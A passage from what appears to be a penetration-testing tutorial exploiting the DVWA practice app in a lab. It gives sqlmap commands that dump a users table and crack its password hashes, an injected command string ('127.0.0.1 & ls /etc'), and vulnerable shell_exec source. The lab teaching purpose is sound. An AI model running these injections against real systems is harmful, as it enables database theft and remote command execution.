  --dbs               Enumerate DBMS databases
  --tables            Enumerate DBMS database tables
  --columns           Enumerate DBMS database table columns
  --schema            Enumerate DBMS schema
  --dump              Dump DBMS database table entries
  --dump-all          Dump all DBMS databases tables entries
  -D DB               DBMS database to enumerate
  -T TBL              DBMS database table(s) to enumerate
  -C COL              DBMS database table column(s) to enumerate

Operating system access:
  These options can be used to access the back-end database management
  system underlying operating system

  --os-shell          Prompt for an interactive operating system shell
  --os-pwn            Prompt for an OOB shell, Meterpreter or VNC

General:
  These options can be used to set some general working parameters

  --batch             Never ask for user input, use the default behavior
  --flush-session     Flush session files for current target

Miscellaneous:
  These options do not fit into any other category

  --wizard            Simple wizard interface for beginner users
```

d) Scan results for SQL injection vulnerability with BurpSuite and using SQLMAP to exploit the SQL injection:

1. I am using the scan results for DVWA App installed in Window on this tutorial with the link address http://localhost/dvwa and the DVWA security set to low.

2. Select SQL injection issue from the scan result of http://localhost/dvwa/. I selected SQL injection from the live audit




3. Copy the SQL injection request to a file. I named the file dvwasql1. This how it looks:

5. I copied the file in the SQLMAP folder. In the sqlmap command, write the following command to list the databases:

> sqlmap.py -r dvwasql1--dbs

I got the available databases:



6. We can manually enter the command parameters:

> sqlmap.py -u " http://localhost/dvwa/vulnerabilities/sqli/?id=123'&Submit=Submit" --cookie "PHPSESSID=ui9m0893hokjvhj7tlcn9j53b5; security=low" --dbs

7. To enumerate the tables in the database DVWA

> sqlmap.py -r dvwasql1 -D dvwa --tables

I got the following tables in the database DVWA:

```
[17:05:51] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.54, PHP 8.2.0
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[17:05:51] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

8. To get the columns in the users table in DVWA database, use the following command:

>sqlmap.py -r dvwasql1 -D dvwa -T users –columns

```
[17:13:29] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.0, Apache 2.4.54
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[17:13:29] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[8 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| user         | varchar(15) |
| avatar       | varchar(70) |
| failed_login | int(3)      |
| first_name   | varchar(15) |
| last_login   | timestamp   |
| last_name    | varchar(15) |
| password     | varchar(32) |
| user_id      | int(6)      |
+--------------+-------------+
```

9. To dump the information in the users table in DVWA database, use the following command:

> sqlmap.py -r dvwasql1 -D dvwa -T users –dump


[17:17:42] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.54, PHP 8.2.0
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[17:17:42] [INFO] fetching columns for table 'users' in database 'dvwa'
[17:17:42] [INFO] fetching entries for table 'users' in database 'dvwa'
[17:17:42] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[17:17:44] [INFO] writing hashes to a temporary file 'C:\Users\hp\AppData\Local\Temp\sqlmapcc1499f40306\sqlmaphashes-bmhnxstm.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[17:17:45] [INFO] using hash method 'md5_generic_passwd'
[17:17:45] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[17:17:45] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[17:17:45] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[17:17:45] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
user_id	user	avatar	password	last_name	first_name	last_login	failed_login
1	admin	/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2023-01-17 19:30:06	0
2	gordonb	/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2023-01-17 19:30:06	0
3	1337	/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2023-01-17 19:30:06	0
4	pablo	/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2023-01-17 19:30:06	0
5	smithy	/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2023-01-17 19:30:06	0
[17:17:45] [INFO] table 'dvwa.users' dumped to CSV file 'C:\Users\hp\AppData\Local\sqlmap\output\localhost\dump\dvwa\users.csv'
[17:17:45] [INFO] fetched data logged to text files under 'C:\Users\hp\AppData\Local\sqlmap\output\localhost'
[*] ending @ 17:17:45 /2023-01-19/


e) SQLiPy SQLMap integration:

1. SQLMap is embedded within the extension SQLiPy; it will be automatically configured, so you can click *Start API*. In some cases you may need to manually adjust the configuration or run the SQLMap API manually. Once the SQLMap API is running, you just need to right-click in the 'Request' sub tab of either the Target or Proxy main tabs and choose 'SQLiPy Scan' from the context menu. This will populate the SQLMap Scanner tab with information about that request. Clicking the 'Start Scan' button will execute a scan. If the page is vulnerable to SQL injection, then these will be added to the Scanner Results tab.


2. This extension integrates Burp Suite with SQLMap. Requirements:

- Jython 2.7 (up to 2.7.2) DO NOT USE Jython 2.7.3, it has a bug that will cause the extension to fail
- Java 1.7 or later (the beta version of Jython 2.7 requires this). Note: Newer versions of Java do appear to work. Testing with jdk-11.0.7 works fine and newer versions are expected to work as well.
- A running instance of the SQLMap API server.


3. Download Jython jar file from https://www.jython.org/download.html . Go to Extensions/Options" page and put the location of the downloaded Jython jar file in the Python Environment section.




4. From the “Extensions/BApp” store, install SQLiPy SQLmap extension from BApp store .




5. Then new “SQLiPy” tab is added. From “SQLiPy/SQLMAP” API start the SQLMAP API.




6 Select SQL injection issue from the scan result of http://localhost/dvwa/. I selected SQL injection from the live audit



7. Right click in any Request section. From “Extension/SQLiPY” select the request the request to SQLiPY scan.



8. The SQL injection request parameters will be automatically transferred to “SQLiPY/SQLMAP”. Select the information you want to retrieve about the databases. Then select “Scan”



9. Start scan. You can get the scan results in the “SQLiPY/SQLMap Logs” tab. Select “Get” to get the scan result. INFO: Fetched data logged to text files under 'C:\Users\hp\AppData\Local\sqlmap\output\localhost'

10. You get the scan results in the “SQLiPY/SQLMap Scan Stop”

11. The following scan results was obtained in the log file stored in 'C:\Users\hp\AppData\Local\sqlmap\output\localhost'

```
banner: '10.4.27-MariaDB'
['dvwa', 'information_schema', 'test']
available databases [3]:
[*] dvwa
[*] information_schema
[*] test
```

12. SCAN RESULTS FOR OPERATING SYSTEM COMMAND INJECTION VULNERABILITY WITH BURPSUITE AND USING COMMIX TO EXPLOIT THE OS COMMAND INJECTION:

a) OS command injection definition:

1. The purpose of the command injection attack is to inject and execute commands specified by the attacker in the vulnerable application. In situation like this, the application, which executes unwanted system commands, is like a pseudo system shell, and the attacker may use it as any authorized system user. However, commands are executed with the same privileges and environment as the web service has. Command injection attacks are possible in most cases because of lack of correct input data validation, which can be manipulated by the attacker (forms, cookies, HTTP headers etc.). The syntax and commands may differ between the Operating Systems (OS), such as Linux and Windows, depending on their desired actions. This attack may also be called "Remote Command Execution (RCE)".

2. OS command injection is also called as shell injection is a web security vulnerability that allows an attacker to execute arbitrary operating system on the server that is running an application, and typically fully compromise the application and its data.

3. Remote code execution vulnerability allows remote attackers or hackers to run arbitrary commands on remote server. So it allows to remotely

execute the code.

b) Manual exploitation of OS command injection:

1. I am using the scan results for DVWA App installed in Linux on this tutorial with the link address 192.168.223.128/dvwa-linux/ and the DVWA security set to low.

2. Go to page http://192.168.223.128/dvwa-linux/vulnerabilities/exec/. You can see from the source code of the page, why that happens. The administrator allows the user to pass some arguments. In this case it passes the argument for IP entered by the use and it is stored in variable $target. In this example the PHP function called shell_exec which simply takes string and executes the command and executes the command and stores the result to $cmd variable. So no sanitization on this variable target. It basically having this ping string and when we pass some input as 127.0.0.1 the command will become “ping 127.0.0.1” and stores the result in the variable “$cmd”. The vulnerability here that the system allows us to concatenate in single line with some commands. So we can concatenate many commands by using symbols such as: “&”, “;”, “|”. So we can write anything we want in the command to execute and it will give us the results.

Command Injection Source

vulnerabilities/exec/source/low.php

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

3. As example lets concatenate the commands “127.0.0.1 & ls /etc” in the command box of the page http://192.168.223.128/dvwa-linux/vulnerabilities/exec/. I got the following results for listings of the /etc/ folder on Kali Linux:

4. These are the symbols that mostly used for command line injection:

“&”,”&&”,”;”,”||”,”#”

c) Using the BurpSuite Intruder for OS command injection:

1. I am using the scan results for DVWA App installed in Linux on this tutorial with the link address 192.168.223.128/dvwa-linux/and the DVWA security set to low.

2. You can get the Linux and Windows Command Injection Payload List from

https://github.com/payloadbox/command-injection-payload-list

Choose from the Linux and Windows commands the desired commands you would like to use in Linux or Windows system. Update the commands parameters according to your requirements .

